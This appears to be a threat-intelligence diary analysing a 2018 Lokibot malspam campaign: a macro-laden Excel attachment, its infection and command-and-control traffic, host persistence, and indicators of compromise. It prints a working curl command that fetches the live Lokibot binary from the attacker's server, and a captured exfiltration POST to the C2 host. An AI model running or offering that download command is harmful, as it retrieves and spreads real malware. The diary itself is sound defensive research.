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Malspam pushing Lokibot malware

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
by Brad Duncan (Version: 1)

0 comment(s) Introduction

I've frequently seen malicious spam pushing Lokibot (also spelled "Loki-Bot") since 2017. This year, I've written diaries about it in February 2018 and June 2018. I most recently posted an example to my blog on 2018-11-26. This type of malicious spam shows no signs of stopping, so here's a quick diary covering an example from Monday 2018-12-03.

The email


Templates for malicious spam pushing Lokibot vary, and the example from Monday 2018-12-03 was disguised as a purchase quotation. The email contained an Excel spreadsheet with a macro designed to infect vulnerable Windows hosts with Lokibot malware. Potential victims need to click through warnings, so this is not an especially stealthy method of infection.



Shown above: Screenshot of the email with an attached Excel spreadsheet.

Infection traffic

A macro from the Excel spreadsheet retrieved Lokibot malware using HTTPS from a URL at **a.doko[.]moe**. I used <u>Fiddler</u> to monitor the HTTPS traffic and determine the URL. The HTTPS request to **a.doko[.]moe** had no User-Agent string. If you use <u>curl</u> to retrieve the binary, you must use the -H option to exclude the User-Agent line from your HTTPS request.



Shown above: Traffic from the infection filtered in Wireshark.

```
$ curl -H "User-Agent:" -o lokibot.bin https://a.doko.moe/tkencn.jpg
 % Total
            % Received % Xferd
                                Average Speed
                                                Time
                                                        Time
                                                                       Current
                                Dload Upload
                                                Total
                                                        Spent
                                                                 Left Speed
100 833k 100 833k
                                92428
                                           0 0:00:09 0:00:09 --:-- 72459
$ file lokibot.bin
lokibot-binary.bin: PE32 executable (GUI) Intel 80386, for MS Windows
$ shasum -a 256 lokibot.bin
b8b6ee5387befd762ecce0e146bd0a6465239fa0785869f05fa58bdd25335d3e lokibot.bin
$
```


Shown above: Using curl to retrieve the Lokibot malware binary from a.doko[.]moe.

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · 2018-12-03-infection-traffic-from-Lokibot-malspam | ♦ □ ⊠
POST /and/cat.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: decvit.ga
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 458C3AB2
Content-Length: 192
Connection: close
..'....ckav.ru..
...h.o.m.e.r......S.I.M.P.S.O.N.S.-.P.C......S.I.M.P.S.O.N.S.-.P.C.......
3.7.F.6....jvvTP....HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 03 Dec 2018 23:23:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.38
File not found.
4 client pkts, 4 server pkts, 5 turns,
```


Shown above: Post-infection traffic from the Lokibot-infected Windows host.

Forensics on the infected host

The infected Windows host made Lokibot persistent through a Windows registry update. This registry update was quite similar to previous Lokibot infections I've generated in my lab environment. In this example, the infected host also had a VBS file in the Windows menu Startup folder. This pointed to another copy of the Lokibot malware executable; however, that executable had deleted itself during the infection. The only existing Lokibot executable was in the directory path listed in the associated Windows registry entry.



Shown above: Windows registry update to keep Lokibot persistent.



Shown above: VBS file in the Startup menu folder specifying a location where the malware had deleted itself.

Indicators

The following are indicators from an infected Windows host. Any URLs, IP addresses, and domain names have been "de-fanged" to avoid any issues when viewing today's diary.

Traffic from an infected windows host:

- 185.83.215[.]3 port 443 *a.doko[.]moe* GET /tkencn.jpg (encrypted HTTPS traffic)
- 199.192.27[.]109 port 80 *decvit[.]ga* POST /and/cat.php

Malware from an infected windows host:

SHA256 hash: 58cea3c44da13386b5acfe0e11cf8362a366e7b91bf9fc1aad7061f68223c5a8

File size: 853,504 bytesFile name: 62509871.xls

File description: Attached Excel spreadsheet with macro to retrieve Lokibot

SHA256 hash:

b8b6ee5387befd762ecce0e146bd0a6465239fa0785869f05fa58bdd25335d3e

• File size: 853,504 bytes

File location: hxxps://a.doko[.]moe/tkencn.jpg

• File location: C:\Users\[username]\AppData\Roaming\44631D\D1B132.exe

• File location: C:\Users\[username]\AppData\Roaming\sticik\stickiy.exe (deleted itself during the infection)

• File description: Lokibot malware binary

Final words

Email, pcap, and malware for the infection can be found here.

Brad Duncan

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Keywords: <u>Lokibot malspam</u>

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